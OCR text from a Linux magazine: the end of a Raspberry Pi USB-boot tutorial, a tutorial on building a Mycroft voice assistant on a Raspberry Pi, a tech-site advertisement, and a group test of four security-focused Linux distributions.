
In order to boot your Raspberry Pi from the USB device, you need to alter the `config.txt` file to stipulate that future boots happen from the USB. Open the Terminal window and type `echo program_usb_boot_mode=1 | sudo tee -a /boot/config.txt`. This adds



the line `program_usb_boot_mode=1` to the end of `/boot/config.txt`. This sets the OTP (One Time Programmable) memory in the Raspberry Pi's SoC to enable booting from the USB device. Remember that this change you make to the OTP is permanent and can't be undone.

08 Check the configuration


Once you've edited the config file, type `sudo reboot` to reboot your Raspberry Pi. The next step is to check that the OTP has been programmed correctly. Open the Terminal window and enter the following:



`vcgencmd otp_dump | grep 17` then press Enter. If the OTP has been programmed successfully, `17:3020000a` will be displayed in the Terminal. If it's any different, return to step 7 and re-enter the line of code.

09 Boot from the USB storage device

This completes the configuration of the OTP. Shut down your Raspberry Pi and remove the SD card, which is no longer needed. Take the USB device you prepared in step 4 and insert it into one of the USB ports. Add the power supply and after a few seconds your Raspberry Pi will begin booting up. If you have a display connected you'll see the familiar rainbow splash screen appear. Note that the boot-up time may be slower than using an SD card – this depends on the type and speed of the USB drive you're using. However, once the Pi has completed booting up it will run at the usual speed.



10 Reusing the SD card

At some point in the future you will probably want to reuse the SD card that was used to set up the USB device. To do this you simply need to remove the line `program_usb_boot_mode=1` line from `config.txt` so that the Raspberry Pi boots from the SD card. Since you can't now use this SD card to boot up the Pi you've just altered, you'll first need to insert the card into your main PC – don't use it yet with a different Pi if you have one, as when that one boots up, it too will be set to start from USB! Open the Terminal window and then open the `config.txt` file: `sudo nano /boot/config.txt`. Scroll down and locate the line of text `program_usb_boot_mode=1` and either delete it or comment it out. You can now use this SD card in another Raspberry Pi. ■

The PoE HAT

The official Raspberry Pi PoE (Power over Ethernet) HAT is also now available. This new add-on board is designed for the 3 B+ model and enables the Raspberry Pi to be powered via a power-enabled Ethernet network. It features 802.3af PoE, a fully isolated switched-mode power supply, 37–57V DC, a 25mm x 25mm brushless fan for processor cooling and fan control. Could this signal a move towards the Raspberry Pi being embedded in more IoT devices? You can purchase the PoE HAT from **https://www.raspberrypi.org/products/poe-hat** – at the time of writing, price was to be determined.

Make an open source voice assistant with Mycroft


Forget Cortana, Alexa, Google Home and Siri – we're going open source and creating our own voice assistant

Calvin Robinson

Calvin is Director of Computing & IT Strategy at an all-through school in northwest London.

Resources


- Mycroft https://mycroft.ai/get-mycroft
- Raspberry Pi 3
- microSD card, 8GB or larger
- USB microphone
- Speakers
- Etcher https://etcher.io



Above Mycroft Mark II, expected in December this year, looks like being an impressive piece of hardware

Voice assistants are all the rage at the moment, what with Microsoft's Cortana, Apple's Siri, Google's Home and Amazon's Alexa all entering the market. Users are becoming more comfortable talking to a device and receiving audible instructions, in a way that's not too dissimilar from the computer in the *Star Trek* franchise. However, with current concerns regarding privacy, it's important to know what data is collected, where it's going, and who could potentially be eavesdropping on your conversations.

We don't mean to sound paranoid, but if you've got an open mic in your environment it's pretty important to know where any data might be heading; some of the larger corporations collect information about users to better target advertisements towards them. That's why users are turning to open source alternatives. Last issue we interviewed John Montgomery, the CEO of Mycroft AI, who has set out to address this problem. This issue we're having a go at building one of these units for ourselves, armed only with a Raspberry Pi, a USB microphone and some speakers.



01 Download and flash

There are Linux (Arch, Fedora and Ubuntu/Debian) and Android versions of Mycroft available, but for this tutorial we're sticking with the Raspberry Pi flavour. We recommend you use a Pi 3.

Download the latest version of Picroft from the link in our Resources section, as well as Etcher. Other than any potential 'Skills' you want to add later on and that should be all you need to download for this tutorial. Etcher is an imaging program which we'll use to burn or

flash the downloaded Picroft image to an SD card. Plug your microSD card into your computer, launch Etcher and select the Picroft image. Then flash it!

02 Set it up

Plug your microSD card back into your Raspberry Pi and connect it to a power source. The easiest way to get everything working is to connect your Pi to the local network via the Ethernet port. If you do need to use Wi-Fi, look out for an SSID called MYCROFT; the default password is 12345678.

Once everything is connected, you'll want to either plug in a monitor and keyboard, or connect via SSH to do this headlessly. Whether via Ethernet or Wi-Fi, once your device is connected you'll need to visit **http://home.mycroft.ai** to start the setup process. You'll need to sign in with Google, Facebook or GitHub, or create a new Mycroft account; given that part of the reason for this project is to protect your data from being shared with big corporations, the latter might be advisable!

03 Find your Raspberry Pi

To date, all Raspberry Pi devices start with a MAC address of B8:27:EB, so we can use this to scan our network for the Pi, if we don't have a monitor/keyboard to connect to it. You could use nmap, for example:

```
sudo nmap -sP 192.168.1.0/24 | awk '/^Nmap/
{ip=$NF}/B8:27:EB/{print ip}'
```

You can also use arp:

```
$ arp -na | grep -i b8:27:eb
```

If your home network is not on the 192.168.1.* subnet, change the command line accordingly.

04 Connect to Picroft

SSH into your Picroft and you'll be taken straight into the Mycroft CLI screen. Usually, this is quite useful, but while we get things set up we want to exit that screen using **Ctrl+C** to reach a normal command prompt. Here you'll want to do some basic setting-up. First, change the password: type **passwd** and follow the prompts. Then change the Wi-Fi network settings:

```
sudo nano /etc/wpa_supplicant/wpa_supplicant.
conf
```

Change the network name and/or password in this config file, then press **Ctrl+X** to exit and save the file. Then type **sudo reboot** to reload your Picroft.

05 Add your device to Mycroft.ai

Back in your browser at **home.mycroft.ai**, click 'Add Device' and you'll be asked for a name and location for your Picroft device. You'll also be asked for a registration code; if you turn on the speakers connected to your device you'll notice the Picroft is reading this out to you already, until the device is paired up.

Now that we've paired with Mycroft.ai, we can go to the Settings menu where you can select a male or female voice, the style of measurement units you want to use, and your preferred time/date formats.


If you're concerned about privacy, you may want to keep the Open Dataset box unticked. Keep in mind, though, that selecting this option is a good way of contributing useful data to the open source project and thus improving the performance of Mycroft in the future, assuming your voice assistant isn't in a particularly confidential environment.

06 Advanced settings

In Advanced Settings, we can really begin to personalise our Mycroft experience. There are a number of pre-programmed wake words, but you can set your own custom version – perhaps 'Computer' a la *Star Trek*, or maybe 'Butler' if you're feeling particularly bourgeoisie.

You'll need to set the phonetic version of your wake word too, so the device understands what it's listening out for. An example would be 'HH EY . B AH T L ER .' for "Hey Butler". You'll probably want to include some kind of exclamation or greeting before your wake word to avoid confusing the Picroft. This is almost certainly why "Hey Google" or "Okay Google" are used on Google Home, rather than just "Google"; it's to avoid said devices picking up on random conversations, something which happened quite a lot in our testing.

You can also switch the text-to-speech engine from Mycroft's Minic engine to Google's own. This will change the voice you hear to that of Google Home, which is arguably much smoother.



07 Using the Picroft CLI


Now that everything is set up, you should have a basic voice assistant raring to go. Call out the wake word and issue a few commands to get started – Mycroft understands all these examples by default:
Hey Butler, what time is it?

Mycroft, send help

There's an active community on GitHub ready to help with help requests, which will come in handy as Picroft spits out quite a few Python 2.7 errors when Skills refuse to load properly...

Hey Butler, set an alarm for X am.
Hey Butler, record this.
Hey Butler, what is [insert search term].
Hey Butler, tell me a joke.
Hey Butler, go to sleep.
Hey Butler, read the news.
Hey Butler, set a reminder.
Hey Butler, do I have any reminders?
Hey Butler, increase/decrease volume
Hey Butler, what's the weather like?


You can also skip our earlier step of using nmap or arp by asking "Hey Butler, what is my IP address?".



08 Adding Skills

Of course, the default abilities are all well and good, but surely where an open source program comes into its own is with customisation. Mycroft/Picroft is no different in this regard, with a whole range of different voice abilities available. These seem to have been coined 'Skills' – we can thank Amazon for that.

Back at Mycroft.ai, it's time to explore the Skills menu. There's an option to paste a GitHub URL to install a Skill, which is quite useful, but Mycroft does also recognise "install [name of Skill]" as a command. You'll see a link to a list of community-developed Skills, where you can also find the names and command needed to install them. "install YouTube" adds a simple YouTube streaming Skill, for example.



09 Play music


The only officially supported music-playing app seems to be mopidy, which we had great difficulty in getting working. Hours of fiddling with dependencies and an extended deadline later, we still had no luck. However, we did find spotify-skill in the GitHub repository, which works a treat.

Simply by copying the GitHub URL (**https://github.com/forslund/spotify-skill**) into the 'Skill URL' box on Mycroft.ai and ticking 'Automatic Install', moments later we had a new menu option to input our Spotify details. Then "Hey Mycroft, Play Spotify" loads up our most recent playlist. The only problem was that we couldn't figure out a way to stream directly to the Mycroft; spotify-skill only streams music to another Spotify Connect device. It's only speculation on our part, but we assume this is something to do with licensing restrictions for 'official' Spotify devices.

10 Play podcasts and radio

Thankfully, it's much easier to stream podcasts than it is stream music. A quick "install podcast skill" install the necessary Skill, and you'll then have options on Mycroft.ai for your three favourite podcast feeds. Paste in the RSS details and you're good to go. "Hey Mycroft, play x podcast" should then do the trick.

We didn't have as much luck with the Internet Radio Skill, though. Requesting any Internet Radio stations threw up PHP errors, which are visible in the Picroft command line interface and log viewer. It seems as if Skills are very hit-and-miss at the moment. There is a 'status' column for each one on the community page which is meant to indicate its readiness, but we found the results to be inconsistent.



11 Replacing commercial voice assistants

While the Picroft has been a fun experiment to sink (way too many) hours into, do we think it's ready for prime time? In a word: no. While the core experience may be fine, it's extremely limited and the Skills are not yet up to scratch. In our experience, they're just not very likely to work, even after hours of fiddling.

If you're looking for a new hobby and don't mind putting a few days into this, you'll get some enjoyment out of it. However, if you're looking for a new voice assistant to read you the news, wake you up and play your favourite music or radio station, we're still forced to recommend one of the commercial units. Having said that, Mycroft Mark II is available to reserve on IndiGogo right now too.

12 Testing

It may be that Mycroft's voice recognition isn't up to scratch, or it may be that the microphone we used for testing was cheap and useless, but constantly issuing commands via voice during the testing process proved to be tiring. Fortunately, Mycroft supports text-based commands, too.

If you SSH into your Picroft you can type text commands directly into the command-line interface. If you exit out of the CLI, there are a number of command prompts available:

`mycroft-cli-client` A command line client, useful for debugging

`msm` Mycroft Skills Manager, to install new Skills

`say_to_mycroft` Use one-shot commands via the command line

`speak` Say something to the user

`test_microphone` Record a sample and then play it back to test your microphone.

13 Becoming a supporter

Mycroft offers an optional subscription service, at $1.99 per month or $19.99 for a year. While the primary purpose of these subscriptions is to support the development team, there are exclusive updates which are made available only to subscribers.

As of May 2017 there's a new female voice available only to supporters. There was also a Group Hangout session with John Montgomery himself in April. The missions statement reads:

"It's hard to overstate how much I value your support Calvin Robinson. It allows my team to make me grow, and become better, faster, stronger. Your contribution takes us all closer to the ultimate goal of creating a general purpose artificial intelligence, which is open for everyone."

14 So, is it worth it?

There are lots of pros and cons to a setup like this. There's the freedom of being able to create your own Skills, or to find them in the brilliant online community.

Above Mycroft Mark I comes with speakers and mic built-in

Other versions of Mycroft

At the moment Mycroft is available in several flavours. The version we're looking at here, technically known as Picroft, consists of the free software only – you'll need to add your own Raspberry Pi to run it, plus speakers and a mic.

If you prefer an off-the-shelf version, you can opt for the Mycroft Mark I ($180), a standalone hardware device which is equally 'hackable' in terms of adding abilities or changing code. Finally, there's Mycroft for Linux, which you need to install using either a shell script or a standalone installer. Mycroft AI describes this as "strictly for geeks".

There are the benefits of being able to jump into the code and have a play-around, or just to check that your data really isn't going anywhere. But you have to balance that against the inability to find a working Skill when, for example, you just want to stream some music. When we did manage to get a stream working, Mycroft would talk all over the audio stream, with false positives of the wake word being picked up.

If you're a hobbyist looking for a new project to sink your teeth into, Mycroft might be right up your street. If you just want a device that you can say "Play the Beatles" to, without getting out of bed, this might not be the right setup for you right now. That's not to say it won't ever be, with the community and Skills growing at a rapid pace – and with the very promising Mark II version on the way, who's to say what Mycroft might be in a years' time? At the moment, though, it's lacking commercial viability.

Future

GIZMODO | UK

Not your average technology website

GIZMODO | UK
UK NEWS GADGETS DESIGN WATCH THIS WTF SCIENCE APPLE ANDROID
Ultimate Smartphone Tech, Form and Design: The GALAXY Note 3 Unpacked
By Your Mobile Life on 11 Nov 2013 at 3:28PM
The Samsung GALAXY Note 3 is the most powerful smartphone on the market today, packed with features from the lightning fast hardware to software apps that have been designed to streamline your life.
The all new TomTom GO
Now with Lifetime TomTom Traffic
LEARN MORE
TOMTOM
GIZMODO | UK
15 DAYS UNTIL CHRISTMAS
MacBook Air

EXPLORE NEW WORLDS OF TECHNOLOGY GADGETS, SCIENCE, DESIGN AND MORE

- Fascinating reports from the bleeding edge of tech
- Innovations, culture and geek culture explored
- Join the UK's leading online tech community

www.gizmodo.co.uk

twitter.com/GizmodoUK facebook.com/GizmodoUK

Reviews

81 **Group test** | 86 **Hardware** | 88 **Distro** | 90 **Free software**

GROUP TEST

Security distributions

Use one of these specialised builds that go one step further than your favourite distribution's security policies and mechanisms

Kodachi Linux

This Debian-based project aims to equip users with a secure, anti-forensic and anonymous distribution. It uses a customised Xfce desktop in order to be resource-efficient and claims to give users access to a wide variety of security and privacy tools while still being intuitive.
www.digi77.com/linux-kodachi

Qubes OS

Endorsed by Edward Snowden, Qubes enables you to compartmentalise different aspects of your digital life into securely isolated compartments. The project makes intelligent use of virtualisation to ensure that malicious software is restricted to the compromised environment.
www.qubes-os.org

Subgraph OS

This is another distribution on Snowden's watchlist. Subgraph is a relatively new project that works its magic by building sandbox containers around potentially risky apps such as web browsers. Despite its stability its developers are calling it an alpha release.
https://subgraph.com

Whonix

This Debian-based distribution is unlike any of its peers that install and run atop physical hardware. Whonix is available as a couple of virtual machines that can run over KVM, VirtualBox and even Qubes OS. This unique arrangement of virtual machines also helps ensure your privacy.
www.whonix.org

Kodachi Linux

A reasonably secure distribution – easy to use but difficult to install

Kodachi enables you to use your own VPN instead of Kodachi's and will ban users who misuse their VPN for things such as hosting illegal torrents

How is it secure?

Unlike some of the other distros, Kodachi doesn't use a hardened kernel. However the kernel is patched against several denial of service and information leak vulnerabilities, and also the major privilege escalation vulnerability Dirty COW. It also includes Firejail to run common applications inside sandboxed environments.

What about anonymity?

Kodachi routes all connections to the internet through a VPN before passing them to the Tor network. It also bundles a collection of tools to easily change identifying information such as the Tor exit country. Additionally, the distribution encrypts the connection to the DNS resolver and includes well-known cryptographic and privacy tools to encrypt offline files, emails and instant messaging.

Useful as a desktop?

The distro is loaded to the brim with apps that cater to all kinds of users. Kodachi includes all the apps you'll find on a regular desktop distribution and then some. Its hefty 2.2GB Live image includes VLC, Audacity, LibreOffice, VirtualBox, KeepassX, VeraCrypt and more. There's also the Synaptic package manager for additional apps.

Installation and setup

This isn't one of the distribution's strong suits. Kodachi uses the Refracta installer to help anchor the distro. However the installer is very rudimentary; for instance, it uses GParted for partitioning the disk. You also can't change the default username because then many of the custom scripts won't function post-installation – not something we'd expect to see.


Overall

Kodachi uses Firejail to sandbox apps and isn't very easy to install. But its collection of privacy-centred tools and utilities that help you remain anonymous when online is unparalleled.

8

Qubes OS

Ensures maximum security and privacy, but at the price of usability



Qubes OS has an easy to follow installer, but it is a complicated distro and you need to learn the ropes. (See **LU&D189** p60 for a detailed guide.)

How is it secure?

Qubes divides the computer into a series of virtual domains called qubes. Apps are restricted within their own qubes, so you run Firefox in one to visit untrusted websites and another instance of the browser in a different qube for online banking. A malware ridden website in the untrusted qube will not affect the banking session.

What about anonymity?

Qubes is geared more towards security rather than privacy and anonymity, and therefore doesn't include any specific software or integrated processes to hide your identity. In fact, if you care about privacy as well as security, Qubes' developers suggest running Whonix on top of a Qubes installation to get the best of both worlds – though obviously performance will suffer.

Useful as a desktop?

Qubes functions pretty much like any Fedora-based distribution, but you'll need to familiarise yourself with its peculiarities. For example, you can add additional apps with dnf or a graphical app but you'll need to make sure you do this within TemplateVM. If you aren't careful you'll end up negating Qubes' security advantages.

Installation and setup

Qubes is available as an install-only medium. The project developers don't recommend installation on a dual-boot computer, nor inside a virtual machine such as VirtualBox. It uses a customised Anaconda installer which is a breeze to navigate. However, if your graphics hardware isn't detected the installer falls back to the command-line installer which has a well-known bug that prevents installation.


Overall

Qubes compartmentalises the entire Linux installation into Xen-powered virtual domains. This arrangement ensures that a compromised app doesn't bring down the entire installation.

7

Subgraph OS

Manages to successfully tread the line between usability and security



■ You can use the intuitive Subgraph Firewall to monitor and filter outgoing connections from individual apps

How is it secure?

Subgraph ships with a kernel hardened with the PaX set of patches from the Grsecurity project that make both the kernel and the userland less exploitable. The distribution also forces users to encrypt their filesystem. To top it off, Subgraph runs many desktop applications inside the Oz security sandbox to limit the risks.

What about anonymity?

The distro anonymises all your internet traffic by routing it via the Tor network. It also uses the anonymous, peer-to-peer file sharing application OnionShare. Then there's Subgraph Firewall, which applies filtering policies to outgoing connections on a per-application basis and is useful for monitoring unexpected connections from applications.

Useful as a desktop?

Subgraph includes a handful of mainstream apps for daily desktop use, such as LibreOffice and VLC. On Subgraph these come wrapped by the sandboxing system Oz for added privacy protection. The distribution is also configured to fetch packages from its own custom repository and that of Debian Stretch.

Installation and setup

Subgraph uses a modified Debian installer to help you set up encrypted LVM volumes during installation. The distribution establishes a connection to the Tor network as soon as it's connected to the internet – but it doesn't include the Tor browser by default, which is automatically downloaded when launched for the first time.


Overall

Subgraph goes to great lengths to ensure everything from the kernel to the userland utilities aren't exploitable. It also bundles a host of privacy-centred apps along with mainstream desktop apps.

8

Whonix

A ready-to-use OS that's available as two KDE-powered virtual machines



■ The iptables rules on the Whonix-Workstation force it to only connect to the virtual internet LAN and redirect all traffic to the Whonix-Gateway

How is it secure?

Built on the concept of security by isolation, Whonix comes in the form of two virtual machines. The idea behind this is to isolate the environment you work in from the internet access point. On top of this, Whonix routes all internet traffic through Tor. Thanks to this, even if one of the machines is compromised, it wouldn't affect the other.

What about anonymity?

Whonix uses Tor to hide your IP address and circumvent censorship. The distribution also bundles the anonymous peer-to-peer instant messenger Ricochet and the privacy-friendly email client combo of Thunderbird and TorBirdy. Whonix doesn't includes Tor by default, but there's a script to download a version from a list of stable, new and hardened releases.

Useful as a desktop?

Whonix doesn't include LibreOffice but does have VLC. There's also KGpg for managing keys, and many of its applications are tuned for privacy. The distro has a bunch of repos and you'll have to choose one while setting it up. It doesn't include a graphical package manager, but you can use the WhonixCheck script to search for updates.

Installation and setup

There's no installation mechanism for Whonix. Instead, the project's website offers several deployments mechanisms, the most convenient of which is to grab the VMs that work with VirtualBox. At first launch, both VMs take you through a brief setup wizard to familiarise you with the project and to set up some components, such as the repository.

Overall

Whonix is a desktop distro that's available as two separate VMs. It ensures security and privacy by using a virtualisation app to isolate the work environment from the one that faces the internet.

8

In brief: compare and contrast our verdicts

	Kodachi Linux		Qubes OS		Subgraph OS		Whonix	
How is it secure?	Uses a patched kernel instead of a hardened one and sandboxes apps with Firejail	8	Uses Xen to divide the desktop and apps into virtual 'qubes' that are isolated from each other	9	Includes a hardened kernel and runs many common apps inside a security sandbox	9	Isolates the internet gateway from the workstation in which you run your apps	8
What about anonymity?	Routes all connections to the internet first via a VPN and then through the Tor browser	9	Its architecture ensures a certain level of privacy but that's not intended to be its forte	5	Routes all traffic through Tor and comes bundled with a host of privacy-centred apps	9	Routes all traffic via Tor and includes a good many useful privacy apps and utilities	8
Useful as a desktop?	The Xfce desktop is loaded with marquee open source apps for all kinds of users	9	It operates like any other Fedora installation, so long as you adhere to its specific nuances	6	Bundles a few mainstream apps but can be fleshed out via its own and Debian's repos	8	Its KDE desktop is limited and you'll need to add extra apps from the command line	7
Installation and setup	Uses the rudimentary Refracta installer which is Kodachi's weakest aspect.	5	Install-only distribution that uses a modified but easy-to-operate Anaconda installer	8	Uses a modified Debian installer and doesn't require much setting up before use	8	Ships as two VMs that you simply import into an app such as VirtualBox and boot	9
Overall	**Uses Firejail to secure its collection of apps but is cumbersome to install**	**8**	**Ensures compromised applications don't make the entire distro installation vulnerable**	**7**	**Provides a secure environment with a collection of apps to safeguard your privacy**	**8**	**An easy-to-deploy distribution that uses virtualisation to ensure security and privacy**	**8**


AND THE WINNER IS...

Qubes OS

There's very little to choose between the contenders, with all of them doing their bit to protect users from vulnerabilities and exploits. Linux Kodachi and Subgraph OS are pretty similar in that both use sandboxed environments to isolate applications from each other and limit their footprint on a system, which makes them some of the best means to shield your data. Both projects also make good use of the Tor network to help their users remain anonymous online.

The main reasons for Kodachi's elimination are that it doesn't use a hardened kernel and it isn't easy to install. These problems don't exist in the Snowden-endorsed Subgraph, which is steered by a team of developers with a proven track record of developing security-centred apps.

Subgraph also doesn't have the same steep learning curve as some of its peers and offers far better protection than a regular desktop distribution. However, many security engineers have pointed out security and privacy leaks that make it less secure than our winner. Even its developers accept that Subgraph needs improvements.



Open unfamiliar files in a DisposableVM to make sure they don't compromise the rest of the


This leaves us with Whonix and Qubes. Whonix is more geared towards privacy, while Qubes is designed to be a comprehensive secure OS. They are the two most innovative and technically superior options of the lot, though at the same time are also the most cumbersome and resource intensive to deploy and operate. But regular **LU&D** readers will understand that effective security is an involved process and won't shy away from putting in the effort required to set up Qubes. Additionally, you can install the Whonix Template on Qubes OS – and you can always check our Qubes feature (see p60, Features, **LU&D189**) to get to grips with it.

